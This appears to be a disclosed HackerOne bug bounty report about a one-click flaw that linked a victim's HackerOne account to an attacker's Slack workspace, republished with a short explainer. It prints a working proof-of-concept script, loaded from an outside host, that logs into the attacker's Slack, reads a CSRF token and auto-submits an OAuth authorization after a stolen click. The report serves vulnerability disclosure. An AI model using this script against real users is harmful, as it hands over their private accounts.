HackerOne Integrations Design Issue
The HackerOne Integrations feature allowed an attacker to connect a victim's HackerOne account to the attacker's Slack workspace with a single click, without explicit confirmation. An attacker could steal a click via clickjacking or social engineering to grant themselves sensitive privileges to the victim's private account.
 Originally disclosed on HackerOne
- Fixed in 12 months
- Paid in 11 months
- Disclosed after 2.5 years
###Summary###
HackerOne Integrations Design Issue
###Description (Include Impact)###
This bug is similar to #170552.
The HackerOne Integrations feature is very sensitive and can not be used with just a click, IMHO, or we can say "HackerOne users are a click away from giving to an attacker very sensitive privileges to his private account".
You really need to explicitly ask the user if he wants to integrate his HackerOne account to an external service, before doing it.
Asking the password to confirm, would be even better.

Try to connect an external account to Phabricator to see their approach (protection against CSRF since the start and confirmation screen).
Exploitability
All the attacker needs to exploit it is stealing a click, with something like:
- Clickjacking (browser 0-day, HackerOne bug, etc.);
- Social Engineering;
- Exploiting an XSS in Slack quietly, and waiting for the user attempts to integrate the HackerOne with Slack;
- Scrolling Attacks: https://www.w3.org/Security/wiki/Clickjacking_Threats#Scrolling_attacks;
- Repositioning the Trusted Window: https://www.w3.org/Security/wiki/Clickjacking_Threats#Repositioning_the_trusted_window;
Etc.
###Steps To Reproduce###
- Open https://whhackersbr.slack.com/XSS_VULNERABLE_PAGE?parameter=PAYLOAD;
- Execute the following code in the browser's console;
/* FAKE SLACK XSS */
var newScript = document.createElement('script');
newScript.setAttribute('src', 'https://dotfivelabs.com.br/teste-BB32FE5A/css/hackerone-integrations.js');
document.head.appendChild(newScript);
Optional: Your Environment (Browser version, Device, etc)
- Firefox 48.0.2
- Mac OS X 10.8.5
Supporting Material/References
hackerone-integrations.js source-code:
var puppet_window;

function http(method, url, data = null){
	var xhttp = new XMLHttpRequest();
	xhttp.open(method, url, false);
	if(data){
		xhttp.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
	}
	xhttp.send(data);
	return xhttp.responseText;
}

function slackLogin(){
	 console.clear();
	console.log("Signing in with the Attacker's Slack Account");
	var response = http("GET", "https://whhackersbr.slack.com");
	var csrf_token = response.match(/name\=\"crumb\" value\=\"(.*?)\" \/\>/i)[1];	//"
	try{
		http("POST", "https://whhackersbr.slack.com", "signin=1&redir=&crumb="+encodeURI(csrf_token)+"&email=hackerone%40██████&password=teste123&remember=on");
	}
	catch(err){
	}
}

function openWindow(url){
	console.clear();
	console.log("Opening HackerOne Integrations Window");
	puppet_window = window.open(url, "_blank", "menubar=no,status=no,titlebar=no,toolbar=yes,scrollbars=no,resizable=no,top=0,left=200,width=960,height=350");
}

function windowCrossDomainFinish(){
	console.clear();
	console.log("Waiting Stolen Click");
	try{
		puppet_window.document;
		setTimeout(function(){acceptOAuth()}, 2500);
	}
	catch(err){
		setTimeout(function(){windowCrossDomainFinish()}, 500);
	}
}

function acceptOAuth(){
	console.clear();
	console.log("Accepting OAuth Authorization Request");
	url = puppet_window.document.getElementById("oauth_authorize_confirm_form").action;
	csrf_token = puppet_window.document.getElementsByName("crumb")[0].value;
	puppet_window.close();
	document.body.innerHTML = '<form id="puppet_form" action="'+url+'" method="post">\
					<input type="hidden" name="create_authorization" value="1"/>\
					<input type="hidden" name="crumb" value="'+encodeURI(csrf_token)+'"/>\
					<input type="hidden" name="channel" value="C03CKQQDQ"/>\
				  </form>';
	document.getElementById("puppet_form").submit();
	console.clear();
	console.log("Game Over");
}

console.clear();
console.log("Starting the attack");
slackLogin();
alert("Click on 'Connect with Slack'");
openWindow("https://hackerone.com/security/integrations");
setTimeout(function(){windowCrossDomainFinish()}, 1000);
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely the integration flow lacked an explicit confirmation step, allowing the OAuth authorization to be completed with a single click.
Impact
An attacker could gain sensitive privileges to a victim's private HackerOne account by stealing a single click, though the exploit required a separate XSS or clickjacking vulnerability.
What the attacker needed
Victim clicks a link; attacker has a Slack account; XSS or clickjacking on a page
How it was found
- Open a Slack page that contains an XSS vulnerability.
- Execute JavaScript in the browser console to load a malicious script.
- The script logs into the attacker's Slack account and opens the HackerOne integrations page.
- The script waits for the user to click and then automatically submits the OAuth authorization form.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
This report is about a design flaw in HackerOne's integration with Slack. Normally, when you connect two accounts, you should be asked to confirm and maybe re-enter your password. Here, the connection happened automatically after a single click, so an attacker could trick you into clicking a link that silently gives them access to your HackerOne account.
What is CSRF?
Another site makes a signed-in user's browser perform an action they did not intend.

